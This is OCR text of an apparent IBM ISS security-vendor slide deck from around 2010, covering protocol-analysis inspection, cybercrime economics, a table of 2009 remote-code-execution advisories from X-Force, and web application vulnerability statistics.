

28 15 Read Ovr Block Sync Rec Caps

Converging the Security Platform
A Holistic Security Architecture



Reasons For PAM

- Many DPI solutions must remove protection as time progresses in order to keep performance from degrading
- New technologies and techniques aren't possible with a non-extensible solution
- Pattern matching is a very old technology and is reactive in nature
  - There must always be a 'patient zero'
- Obfuscation is well practiced and easily done against pattern matching technologies
  - This is especially simple when the signatures are open and reviewable before the exploit is crafted

Which one is larger than the rest?

- Protocols are like simple languages.
  It helps if you speak the language.


- Шесть умноженным семь
- Шесть умноженным шесть плюс семь
- Шесть умноженным шесть плюс шесть
- Семь умноженным семь минус семь
- Сорок плюс два

Now, which one is larger than the rest?

- Six times seven
- Six times six plus seven
- Six times six plus six
- Seven times seven minus seven
- Forty plus two

Protocol/Content Analysis at ALL Levels

- Simulate the protocol/content stacks in the vulnerable systems
- Normalize at each protocol and content layer
- Ability to shim in new technologies and grow with not only evolving threats but additional market needs



So where is the profit?

The Cybercrime Ecosystem - after your money

Malware QA

Spam Delivery

Vulnerability discovery/sale

Exploit Updates

Localization

Hire-a-malware-coder

Anonymity

Drive-by-download

Spam Tools

DIY Malware Kit

SQL Injection Automation

Malware to Worm

Anti-debugging

Drive-by-download Kit

Dual-use RAT

The Economics of Attacker Exploitation


- **Threat Evolution:**
  - A flat world has brought about an unprecedented amount of criminals and cons
  - Attackers keep ROI in mind as well, and constantly evolve their wares in order to re-purpose it for the next flood of attacks
  - High profile vulnerabilities will still be the vehicles for new attacks, however, the low and slow attack vectors cannot be ignored
  - The economics of exploitation must be taken into consideration to better prioritize risk

Criminal Economics 101

- Criminal Costs
  - Easy to obtain an Exploit
  - Easy to Monetize (i.e. easy to weaponise)
- Criminal Opportunities
  - Many Targets
  - High Value (of the information)

Exploitation Probability for Snapshot Viewer Vulnerability (2008)

Consequently...



source: IBM X-Force®


Exploitation Probability for Microsoft IIS HTML Encoded ASP (2008)

CVSS Score 10!!

source: IBM X-Force®

Specific to 2009

- Economics continue to play heavily into the exploitation probability of a vulnerability.
- Web Browser and Document Reader vulnerabilities are very profitable and easily executable.




1	December 15, 2009	Adobe Acrobat and Acrobat Reader Remote Code Execution
	October 9, 2009	Adobe Acrobat and Acrobat Reader Remote Code Execution
	July 22, 2009	Adobe Acrobat and Adobe Flash Remote Code Execution
2	November 23, 2009	Microsoft Internet Explorer mshtml.dll RCE
	July 6, 2009	Multiple Microsoft Video Control ActiveX Remote Code Execution Vulnerabilities
	July 20, 2009	Microsoft Office Web Components Spreadsheet ActiveX Control RCE
3	September 10, 2009	Microsoft Windows SRV2.SYS Remote Code Execution Vulnerability
4	July 16, 2009	Mozilla Firefox Font HTML Tags Remote Code Execution
5	July 14, 2009	Multiple Microsoft DirectShow Remote Code Execution Vulnerabili-
6	November 10, 2009	Microsoft Windows WSDAPI Remote Code Execution Vulnerability
7	October 13, 2009	Microsoft Windows Indexing Service ActiveX Control Remote Code Execution Vulnerability
	September 8, 2009	Microsoft Windows JScript Remote Code Execution Vulnerability
8	August 11, 2009	Network Security Services (NSS) Parser Remote Code Execution Vulnerability
9	August 11, 2009	Network Security Services (NSS) Certificate Security Bypass Vulnerability
10		
11		
12		
	July 28, 2009	Microsoft Internet Explorer ATL Kilibit Evasion Vulnerability
	July 28, 2009	Multiple Microsoft Visual Studio Active Template Remote Code Execution Vulnerabilities
13	November 9, 2009	Transport Layer Security (TLS) Handshake Renegotiation
14	August 11, 2009	ISC BIND dns_db_findrdataset() DoS Vulnerability
15	September 2, 2009	Microsoft Internet Information Services FTP Remote Code Execution Vulnerability
16	December 9, 2009	HP OpenView Network Node Manager Remote Code Execution Vulnerability
17	December 1, 2009	Novell eDirectory Remote Code Execution Vulnerability
18	July 14, 2009	ISC DHCP Client Buffer Overflow Vulnerability
19	October 13, 2009	Microsoft Internet Explorer Arguments Remote Code Execution Vulnerability

Source: IBM X-Force®

Do you have your thongs on….

Security and Spending are Unbalanced





“The cleanup cost for fixing a bug in a homegrown Web application ranges anywhere from $400 to $4,000 to repair, depending on the vulnerability and the way it's fixed.”
-Darkreading.com

A closer look at the “Web” Problem

Web App Vulnerabilities Continue to Dominate


- **49%** of all vulnerabilities are Web application vulnerabilities.
- Cross-Site Scripting disclosures surpassed SQL injection to take the top spot.
- **67%** of web application vulnerabilities had no patch available at the end of 2009.






SQL Injection

SQL Injection attack Monitored by IBM ISS Managed Security Services



Web App Plug-Ins Are Vulnerable

- **81%** of web application vulnerabilities affect plug-ins and not the base platform.
- **80%** or more of the vulnerabilities affecting plug-ins for Apache and Joomla! had no patch.

